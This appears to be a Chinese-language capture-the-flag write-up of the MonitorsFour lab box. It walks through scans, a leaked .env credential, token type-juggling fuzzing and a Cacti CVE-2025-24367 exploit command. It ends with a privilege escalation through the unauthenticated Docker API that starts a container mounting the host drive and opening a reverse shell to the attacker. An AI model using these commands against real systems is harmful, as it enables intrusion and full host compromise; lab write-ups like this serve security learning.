本文介绍了名为“MonitorsFour”的靶机的渗透测试过程。通过使用Nmap和Dirsearch工具,发现了开放的HTTP服务和潜在的漏洞。攻击者利用CVE-2025-24367漏洞,通过测试token参数获取凭据,并成功登录系统。接着,利用内部扫描和CVE-2025-9074漏洞进一步提升权限,创建Docker容器,最终获得了对目标系统的完全控制。整个过程详细记录了使用的命令和获得的信息,展示了渗透测试的各个阶段。
Recon
# Nmap 7.95 scan initiated Sun Dec  7 20:24:32 2025 as: /usr/lib/nmap/nmap --privileged -Pn -p80,5985 -sC -sV -oA ./Recon/10.10.11.98 10.10.11.98
Nmap scan report for monitorsFour.htb (10.10.11.98)
Host is up (0.076s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MonitorsFour - Networking Solutions
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec  7 20:24:45 2025 -- 1 IP address (1 host up) scanned in 13.18 seconds
# Dirsearch started Sun Dec 7 20:31:17 2025 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://monitorsfour.htb
200 97B http://monitorsfour.htb/.env
403 548B http://monitorsfour.htb/.ht_wsr.txt
403 548B http://monitorsfour.htb/.htaccess.orig
403 548B http://monitorsfour.htb/.htaccess.bak1
403 548B http://monitorsfour.htb/.htaccess.save
403 548B http://monitorsfour.htb/.html
403 548B http://monitorsfour.htb/.htm
403 548B http://monitorsfour.htb/.htaccess_sc
403 548B http://monitorsfour.htb/.htaccessBAK
403 548B http://monitorsfour.htb/.htaccessOLD
403 548B http://monitorsfour.htb/.htaccess.sample
403 548B http://monitorsfour.htb/.htaccess_extra
403 548B http://monitorsfour.htb/.htaccess_orig
403 548B http://monitorsfour.htb/.htaccessOLD2
403 548B http://monitorsfour.htb/.htpasswd_test
403 548B http://monitorsfour.htb/.httr-oauth
403 548B http://monitorsfour.htb/.htpasswds
200 367B http://monitorsfour.htb/contact
403 548B http://monitorsfour.htb/controllers/
200 4KB http://monitorsfour.htb/login
301 162B http://monitorsfour.htb/static -> REDIRECTS TO: http://monitorsfour.htb/static/
200 35B http://monitorsfour.htb/user
301 162B http://monitorsfour.htb/views -> REDIRECTS TO: http://monitorsfour.htb/views/查看.env
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt \
-u http://monitorsfour.htb/ -H 'host: FUZZ.monitorsfour.htb' -fw 3
--> cactiWeb
查看后得到一个漏洞,但是要CVE-2025-24367

- 检查token参数是否存在
- 检查token参数是否有效
尝试一下token宽松测试,后端使用==进行token比较,可以参考此内容
0
1
true
false
null
""
''
[]
0e1234
0e999999
0000
00
0.0
可以使用这个字典尝试fuzz测试。其中0e代表科学计数法
随后可以得到凭据admin:wonderful1进入monitorsfour.htb/login.php得到(Marcus Higgins)
尝试虚拟主机凭据marcus:wonderful1
搜索得到此
python3 exploit.py -u marcus -p wonderful1 -i 10.10.16.68 -l 4444 --url http://cacti.monitorsfour.htb即可得到www-data
Foothold
ip a发现是在容器内
尝试ssh和su都不能登陆上去marcus,但可以查看user.txt
$ cat /etc/resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
得到外部服务器是192.168.65.7
PrivEsc
我们可以进行内部扫描
$ ./fscan-XRwlvVTi -h 192.168.65.7 -p 1-65535

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.65.7:53 open
192.168.65.7:2375 open
192.168.65.7:3128 open
192.168.65.7:5555 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://192.168.65.7:2375  code:404 len:29     title:None
[*] WebTitle http://192.168.65.7:5555  code:200 len:0      title:None
[+] PocScan http://192.168.65.7:2375 poc-yaml-docker-api-unauthorized-rce
[+] PocScan http://192.168.65.7:2375 poc-yaml-go-pprof-leak
已完成 4/4
[*] 扫描结束,耗时: 34.668920056scurl -s http://192.168.65.7:2375/images/json查看有哪些容器可用,发现:docker_setup-nginx-php:latest
{
  "Image": "docker_setup-nginx-php:latest",
  "Cmd": ["/bin/bash","-c","bash -i >& /dev/tcp/10.10.16.68/4444 0>&1"],
  "HostConfig": {
    "Binds": ["/mnt/host/c:/host_root"]
  }
}
将上述创建为create_container.json
curl -H 'Content-Type: application/json' -d @create_container.json http://192.168.65.7:2375/containers/create -o response.json创建容器
监听4444
cid=$(grep -o '"Id":"[^"]*"' response.json | cut -d'"' -f4)提取id
curl -X POST http://192.168.65.7:2375/containers/$cid/start